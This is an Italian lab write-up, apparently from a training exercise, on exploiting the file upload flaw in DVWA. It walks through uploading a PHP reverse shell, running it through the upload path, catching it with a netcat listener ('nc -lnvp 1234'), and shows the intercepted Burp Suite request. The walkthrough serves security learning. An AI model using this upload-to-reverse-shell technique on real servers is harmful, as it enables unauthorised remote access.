

Exploit File Upload

Trovato il nostro script, inseriremo l'Ip della nostra macchina Kali all'interno di "$Ip =" e sceglieremo la porta desiderata.



Dopo aver caricato la nostra **Shell** sul DVWA ci verrà rilasciato il percorso di dove si troverà il nostro file.

Tramite il link rilasciato da DVWA avvieremo la nostra **Shell**



Mentre sul nostro terminale di Kali eseguiremo il comando **nc -lnvp 1234** , così da mettere in ascolto la nostra macchina.


Nc = Netcat

l = Modalità di ascolto per connessioni in entrata


n = Indirizzo Ip

v = Fornisce informazioni

p = numero della porta



Qui possiamo vedere come la nostra Shell è stata presa in ascolto e tramite BurpSuite è stata intercettata



```
GET /dvwa/hackable/uploads/shelltest.php HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=3fd705acb3bdbe19c4fccc72562bb9e5
Connection: close
```